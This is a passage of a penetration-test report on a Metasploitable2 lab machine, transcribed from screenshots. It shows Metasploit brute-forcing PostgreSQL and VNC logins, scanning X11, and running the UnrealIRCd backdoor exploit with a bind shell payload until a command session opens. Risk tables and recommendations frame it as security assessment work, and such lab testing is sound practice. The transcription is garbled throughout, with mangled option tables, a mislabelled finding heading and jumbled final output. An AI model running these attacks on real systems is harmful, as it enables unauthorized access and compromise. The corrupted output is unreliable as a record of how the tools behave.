7  auxiliary/scanner/postgres/postgres_login  Linux           2016-01-01   normal  No    PostgreSQL Login Utility
8  auxiliary/admin/postgres/postgres_readfile  Linux           2016-01-01   normal  No    PostgreSQL Server Generic Query
9  auxiliary/admin/postgres/postgres_sql       Linux           2016-01-01   normal  No    PostgreSQL Server Generic Query
10  auxiliary/scanner/postgres/postgres_version  Linux           2016-01-01   normal  No    PostgreSQL Version Probe
11  exploit/linux/postgres/postgres_payload  Linux           2007-06-05   excellent  Yes   PostgreSQL for Linux Payload Execution
12  exploit/windows/postgres/postgres_payload  Windows          2009-04-10   excellent  Yes   PostgreSQL for Microsoft Windows Payload
13  auxiliary/admin/http/rails_devise_pass_reset  Linux           2013-01-28   normal  No    Ruby on Rails Devise Authentication Password Reset
14  exploit/multi/http/rudder_server_sqli_rce  Linux           2023-06-16   excellent  Yes   Rudder Server SQLI Remote Code Execution
on
To direct input to this VM, click inside or press Ctrl+G.

```

```

msf6 > use 7
msf6 auxiliary(scanner/postgres/postgres_login) > show options
Module options (auxiliary/scanner/postgres/postgres_login):
Name          Current Setting  Required  Description
----          -----          -----  -----
ANONYMOUS_LOGIN    false        no       Attempt to login with a blank username and password
BLANK_PASSWORDS   false        no       Try blank passwords for all users
BRUTEFORCE_SPEED  5           yes      How fast to bruteforce, from 0 to 5
DATABASE         template1    yes      The database to authenticate against
DB_ALL_CREDTS    false        no       Try each user/password couple stored in the current database
DB_ALL_PASS      false        no       Add all passwords in the current database to the list
DB_ALL_USERS     false        no       Add all users in the current database to the list
DB_SKIP_EXISTING none        no       Skip existing credentials stored in the current database (Accepted: none, user, userrealm)
FILE             /usr/share/metasploit-framework/data/worlists/postgres_default_pass.txt  no       A specific password to authenticate with
FILE             /usr/share/metasploit-framework/data/worlists/postgres_default_userpass.txt  no       File containing passwords, one per line
Proxies          proxy_all    no       A proxy chain of format type:host:port[,type:host:port][...]
RETURN_ROWSSET   true        no       Set to true to see query result sets
RHOSTS          localhost    yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT            5432        1-4 (RPC #100001) yes      The target port
STOP_ON_SUCCESS  false        yes      Stop guessing when a credential works for a host
THREADS          1           yes      The number of concurrent threads (max one per host)
USERNAME         vishnu       no       A specific username to authenticate as
USERPASS_FILE   /usr/share/metasploit-framework/data/worlists/postgres_default_userpass.txt  no       File containing (space-separated) users and passwords, one pair per line
USER_AS_PASS    false        no       Try the username as the password for all users
USER_FILE        /usr/share/metasploit-framework/data/worlists/postgres_default_pass.txt  no       File containing users, one per line
  
```

To direct input to this VM, click inside or press Ctrl+G.

1 28°C Sunny ENG IN 12:24 20-11-2023

```

[+] 192.168.64.129:5432 - LOGIN FAILED: vignesh:mayuresh@template1 (Incorrect: Invalid username or password)
[+] 192.168.64.129:5432 - LOGIN FAILED: vignesh:thirupathi@template1 (Incorrect: Invalid username or password)
[+] 192.168.64.129:5432 - LOGIN FAILED: vignesh:swami@template1 (Incorrect: Invalid username or password)
[+] 192.168.64.129:5432 - LOGIN FAILED: vignesh:msfadmin@template1 (Incorrect: Invalid username or password)
[+] 192.168.64.129:5432 - LOGIN FAILED: msfadmin:harish@template1 (Incorrect: Invalid username or password)
[+] 192.168.64.129:5432 - LOGIN FAILED: msfadmin:mayuresh@template1 (Incorrect: Invalid username or password)
[+] 192.168.64.129:5432 - LOGIN FAILED: msfadmin:thirupathi@template1 (Incorrect: Invalid username or password)
[+] 192.168.64.129:5432 - LOGIN FAILED: msfadmin:swami@template1 (Incorrect: Invalid username or password)
[+] 192.168.64.129:5432 - LOGIN FAILED: msfadmin:msfadmin@template1 (Incorrect: Invalid username or password)
[+] 192.168.64.129:5432 - LOGIN FAILED: helelloworld:harish@template1 (Incorrect: Invalid username or password)
[+] 192.168.64.129:5432 - LOGIN FAILED: helelloworld:mayuresh@template1 (Incorrect: Invalid username or password)
[+] 192.168.64.129:5432 - LOGIN FAILED: helelloworld:thirupathi@template1 (Incorrect: Invalid username or password)
[+] 192.168.64.129:5432 - LOGIN FAILED: helelloworld:swami@template1 (Incorrect: Invalid username or password)
[+] 192.168.64.129:5432 - LOGIN FAILED: helelloworld:msfadmin@template1 (Incorrect: Invalid username or password)
[+] 192.168.64.129:5432 - LOGIN FAILED: msfadmin:harish@template1 (Incorrect: Invalid username or password)
[+] 192.168.64.129:5432 - LOGIN FAILED: msfadmin:mayuresh@template1 (Incorrect: Invalid username or password)
[+] 192.168.64.129:5432 - LOGIN FAILED: msfadmin:thirupathi@template1 (Incorrect: Invalid username or password)
[+] 192.168.64.129:5432 - LOGIN FAILED: msfadmin:swami@template1 (Incorrect: Invalid username or password)
[+] 192.168.64.129:5432 - LOGIN FAILED: msfadmin:msfadmin@template1 (Incorrect: Invalid username or password)
[*] Auxiliary module execution completed
[*] Scanned 1 of 1 hosts (100% complete)
[*] exec: ls

bin  dev  hello.txt  initrd.img  lib  lib64  media  opt  proc  run  srv  sys  user.txt  var  vmlinuz.old
boot  etc  home  initrd.img.old  lib32  lost+found  mnt  pass.txt  root  sbin  swapfile  tmp  usr  vmlinuz

msf6 auxiliary(scanner/postgres/postgres_login) > ls
  
```

To direct input to this VM, click inside or press Ctrl+G.

1 28°C Sunny ENG IN 12:24 20-11-2023

### 3.19. METASPLOITABLE2 PORT 5900/tcp vnc VNC (protocol 3.3) – 192.168.64.129

#### GENERAL INFORMATION

- OPERATING SYSTEM – METASPLOITABLE2
- The victim system is within the network
- Standard security protocol is implemented within the network
- ISP provider and router are varying as per victim machine

#### VULNERABILITY INFORMATION


Vulnerability observed – Medium

##### 19. Postgresql port is open in Metasploitable2

Application	vnc VNC (protocol 3.3) on port 5900/tcp
Risk	Medium
Abstract	Weak authentication, potential for unauthorized access
IPMG Control Violation	Access Control
Ease of Exploitation	Medium
Impact	Unauthorized access
Recommendations	Strengthen VNC authentication, restrict access to VNC services   Application-Specific Risk, Unauthorized Access

#### Proof of Concept

The metasploitable2 vnc port 5900/tcp is exploited by VNC Authentication Scanner



```
msf6 > search vnc
Matching Modules
-----
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/vnc/ard_root_pw		normal	No	Apple Remote Desktop Root Vuln
1	auxiliary/server/capture/vnc		normal	No	Authentication Capture: VNC
2	payload/cmd/windows/http/x64/vncinject/bind_tcp_rc4		normal	No	HTTP Fetch, Bind TCP Stager (
3	payload/cmd/windows/http/x64/vncinject/bind_tcp_uuid		normal	No	HTTP Fetch, Bind TCP Stager w
4	payload/cmd/windows/http/x64/vncinject/reverse_tcp_rc4		normal	No	HTTP Fetch, Reverse TCP Stage
5	payload/cmd/windows/http/x64/vncinject/reverse_tcp_uuid		normal	No	HTTP Fetch, Reverse TCP Stage
6	payload/cmd/windows/http/x64/vncinject/bind_named_pipe		normal	No	HTTP Fetch, Windows x64 Bind
7	payload/cmd/windows/http/x64/vncinject/bind_tcp		normal	No	HTTP Fetch, Windows x64 Bind
8	payload/cmd/windows/http/x64/vncinject/bind_ipv6_tcp		normal	No	HTTP Fetch, Windows x64 IPv6
9	payload/cmd/windows/http/x64/vncinject/bind_ipv6_tcp_uuid		normal	No	HTTP Fetch, Windows x64 IPv6
10	payload/cmd/windows/http/x64/vncinject/reverse_winhttp		normal	No	HTTP Fetch, Windows x64 Rever
11	payload/cmd/windows/http/x64/vncinject/reverse_http		normal	No	HTTP Fetch, Windows x64 Rever
se	HTTP Stager (winhttp)				
se	HTTP Stager (wininet)				

To direct input to this VM, click inside or press Ctrl+G.

```

kali@kali: ~
Interact with a module by name or index. For example info 128, use 128 or use payload/windows/x64/vncinject/reverse_tcp

msf6 > use 88
msf6 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):
=====
Name          Current Setting  Required  Description
----          -----          -----  -----
S1 ANONYMOUS_LOGIN    false        yes      Attempt to login with a blank username and password
S1 BLANK_PASSWORDS   false        no       Try blank passwords for all users
S1 BRUTEFORCE_SPEED  5           yes      How fast to bruteforce, from 0 to 5
DB ALL_CREDITS      false        no       Try each user/password couple stored in the current database
DB ALL_PASS         false        no       Add all passwords in the current database to the list
DB ALL_USERS        false        no       Add all users in the current database to the list
DB SKIP_EXISTING    none         no       Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
S1 PASSWORD          "vnc"       no       The password to test
S1 PASS_FILE         /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt
S1 Proxies           "http://127.0.0.1:8080/vnc"  no       A proxy chain of format type:host:port[,type:host:port][...]
S1 RHOSTS            192.168.64.129  yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
S1 RPORT             5900        yes      The target port (TCP)
S1 STOP_ON_SUCCESS   false        yes      Stop guessing when a credential works for a host
S1 THREADS           1           yes      The number of concurrent threads (max one per host)
S1 USERNAME          <BLANK>     no       A specific username to authenticate as
S1 USERPASS_FILE    239.100.1.13  no       File containing users and passwords separated by space, one pair per line
S1 USER_AS_PASS      false        no       Try the username as the password for all users

To direct input to this VM, click inside or press Ctrl+G.
  
```

```

kali@kali: ~
[-] 192.168.64.129:5900  - 192.168.64.129:5900 - LOGIN FAILED: :msfadmin (Incorrect: No authentication types available: Too many authentication failures)
[-] 192.168.64.129:5900  - 192.168.64.129:5900 - LOGIN FAILED: :harish (Incorrect: No authentication types available: Too many authentication failures)
[-] 192.168.64.129:5900  - 192.168.64.129:5900 - LOGIN FAILED: :mayuresh (Incorrect: No authentication types available: Too many authentication failures)
[-] 192.168.64.129:5900  - 192.168.64.129:5900 - LOGIN FAILED: :thirupathi (Incorrect: No authentication types available: Too many authentication failures)
[-] 192.168.64.129:5900  - 192.168.64.129:5900 - LOGIN FAILED: :swami (Incorrect: No authentication types available: Too many authentication failures)
[-] 192.168.64.129:5900  - 192.168.64.129:5900 - LOGIN FAILED: :msfadmin (Incorrect: No authentication types available: Too many authentication failures)
[-] 192.168.64.129:5900  - 192.168.64.129:5900 - LOGIN FAILED: :harish (Incorrect: No authentication types available: Too many authentication failures)
[-] 192.168.64.129:5900  - 192.168.64.129:5900 - LOGIN FAILED: :mayuresh (Incorrect: No authentication types available: Too many authentication failures)
[-] 192.168.64.129:5900  - 192.168.64.129:5900 - LOGIN FAILED: :thirupathi (Incorrect: No authentication types available: Too many authentication failures)
[-] 192.168.64.129:5900  - 192.168.64.129:5900 - LOGIN FAILED: :swami (Incorrect: No authentication types available: Too many authentication failures)
[-] 192.168.64.129:5900  - 192.168.64.129:5900 - LOGIN FAILED: :msfadmin (Incorrect: No authentication types available: Too many authentication failures)
[*] 192.168.64.129:5900  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) > cd /
msf6 auxiliary(scanner/vnc/vnc_login) > ls
[*] exec: ls
OS: Linux-5.15.0-kali1-amd64 #1 SMP Debian 5.15.16-kali1 (2023-09-12) x86_64 GNU/Linux
bin  dev  hello.txt  initrd.img  lib  lib64  media  opt  proc  run  srv  sys  user.txt  var  vmlinuz.old
boot  etc  home  initrd.img.old  lib32  lost+found  mnt  pass.txt  root  sbin  swapfile  tmp  usr  vmlinuz
msf6 auxiliary(scanner/vnc/vnc_login) > 
  
```

### 3.20. METASPLOITABLE2 PORT 6000/tcp X11 (access denied) – 192.168.64.129

#### GENERAL INFORMATION

- OPERATING SYSTEM – METASPLOITABLE2
- The victim system is within the network
- Standard security protocol is implemented within the network
- ISP provider and router are varying as per victim machine

#### VULNERABILITY INFORMATION


Vulnerability observed – Medium

##### 20. X11port is open in Metasploitable2

Application	X11 (access denied) on port 6000/tcp
Risk	Medium
Abstract	Weak authentication, potential for unauthorized access
IPMG Control Violation	Access Control
Ease of Exploitation	Medium
Impact	Unauthorized access
Recommendations	Strengthen X11 authentication, restrict access to X11 services   Application-Specific Risk, Unauthorized Access

#### Proof of Concept

The metasploitable2 X11 port 6000/tcp is exploited by X11 No-Auth Scanner




```

kali@kali: ~
msf6 > search X11
Matching Modules
=====
#  Name
0  post/hardware/automotive/ecu_hard_reset
1  exploit/unix/x11/x11_keyboard_exec
2  auxiliary/scanner/x11/open_x11
3  exploit/aix/local/xorg_x11_server
4  exploit/multi/local/xorg_x11_suid_server
5  exploit/multi/local/xorg_x11_suid_server_modulepath
Interact with a module by name or index. For example info 5, use 5 or use exploit/multi/local/xorg_x11_suid_server_modulepath

msf6 > use 2
msf6 auxiliary(scanner/x11/open_x11) > show options
Module options (auxiliary/scanner/x11/open_x11):
=====
Name  Current Setting  Required  Description
RHOSTS  192.168.64.129  yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html#targeting
REPORT  6000            yes        The target port (TCP)
SET_THREADS  1           yes        The number of concurrent threads (max one per host)  CPE: cpe:/o:linux:linux_kernel
To direct input to this VM, click inside or press Ctrl+G.

```



To direct input to this VM, click inside or press Ctrl+G.

 Search

12:51 20.11.2023

ng 52

### 3.21. METASPLOITABLE2 PORT 6667/tcp irc UnrealIRCd – 192.168.64.129

## **GENERAL INFORMATION**

- OPERATING SYSTEM – METASPLOITABLE2
  - The victim system is within the network
  - Standard security protocol is implemented within the network
  - ISP provider and router are varying as per victim machine


## VULNERABILITY INFORMATION

## Vulnerability observed – High

21. Irc port is open in Metasploitable2	
Application	irc UnrealIRCd on port 6667/tcp
Risk	High
Abstract	Known vulnerabilities, potential for remote code execution
IPMG Control Violation	Code Execution
Ease of Exploitation	Hard
Impact	System compromise
Recommendations	Apply security patches, restrict access to Unreal IRC services   Application-Specific Risk, Code Execution

## Proof of Concept

The metasploitable2 irc port 6667/tcp is exploited by UnrealIRCd 3.2.8.1 Backdoor Command Execution



```

kali@kali: ~
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload
payload =>
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payload
[-] Invalid parameter "payload", use "show -h" for more information
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
=====
# Name          VNC (protocol 3.3) Disclosure Date Rank Check Description
- payload/cmd/unix/adduser      2017-07-07 normal No   Add user with useradd
1 payload/cmd/unix/bind_perl    2017-07-07 normal No   Unix Command Shell, Bind TCP (via Perl)
2 payload/cmd/unix/bind_perl_ipv6 2017-07-07 normal No   Unix Command Shell, Bind TCP (via Perl) IPv6
3 payload/cmd/unix/bind_ruby    2017-07-07 normal No   Unix Command Shell, Bind TCP (via Ruby)
4 payload/cmd/unix/bind_ruby_ipv6 2017-07-07 normal No   Unix Command Shell, Bind TCP (via Ruby) IPv6
5 payload/cmd/unix/generic     2017-07-07 normal No   Unix Command, Generic Command Execution
6 payload/cmd/unix/reverse      2017-07-07 normal No   Unix Command Shell, Double Reverse TCP (telnet)
7 payload/cmd/unix/reverse_bash_telnet_ssl 2017-07-07 normal No   Unix Command Shell, Reverse TCP SSL (telnet)
8 payload/cmd/unix/reverse_perl 2017-07-07 normal No   Unix Command Shell, Reverse TCP (via Perl)
9 payload/cmd/unix/reverse_perl_ssl 2017-07-07 normal No   Unix Command Shell, Reverse TCP SSL (via perl)
10 payload/cmd/unix/reverse_ruby 2017-07-07 normal No   Unix Command Shell, Reverse TCP (via Ruby)
11 payload/cmd/unix/reverse_ruby_ssl 2017-07-07 normal No   Unix Command Shell, Reverse TCP SSL (via Ruby)
12 payload/cmd/unix/reverse_ssl_double_telnet 2017-07-07 normal No   Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > use 3
[*] Invalid module index: 3
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

```

To direct input to this VM, click inside or press Ctrl+G.

```

kali@kali: ~
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] 192.168.64.129:6667 - Exploit failed: A payload has not been selected.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload payload/cmd/unix/bind_ruby
payload => cmd/unix/bind_ruby
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] 192.168.64.129:6667 - Connected to 192.168.64.129:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.64.129:6667 - Sending backdoor command...
[*] Started Bind TCP handler against 192.168.64.129:4444
[*] Command shell session 1 opened (192.168.64.128:36929 → 192.168.64.129:4444) at 2023-11-20 02:46:10 -0500

show sessions -i
[*] 192.168.64.129:6667 - Apache/Tomcat (Protocol v1.1)
sessions --i
[*] 192.168.64.129:6667 - Apache/Tomcat/Coyote/TSP engine 1.1
Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>

sessions -i
[*] 192.168.64.129:6667 - Apache/Tomcat (Protocol v1.1)
Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>
cd /
[*] 192.168.64.129:6667 - Apache/Tomcat (Protocol v1.1)

```

To direct input to this VM, click inside or press Ctrl+G.

The screenshot shows a Kali Linux terminal window titled "kali-linux-2023.3-vmware..." with session number 1 selected. The terminal displays a list of open ports and services on the target system. A large watermark reading "CONFIDENTIAL" is diagonally across the screen.

```
This works the same as calling this from the MSF shell: sessions -i <session id>
sessions open metasploit-smb-sess 3.8.0.1 -> 4.8.0 (workgroup: WORKGROUP)
sessions -i 1 192.168.0.103 -> 4.8.0 (workgroup: WORKGROUP)
Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>
sessions open http 80 192.168.0.103 -> 4.8.0 (workgroup: WORKGROUP)
cd / 
ls 
open mysql MySQL 3.8.0.1->3.8.0.1
Donation open postgresql PostgreSQL 0.8.3.0 -> 8.3.7
LICENSE open vnc VNC (protocol 3.3)
aliases open vnc (access denied)
badwords.channel.conf UrwebURC
badwords.message.conf Apache Jserv (Protocol v1.3)
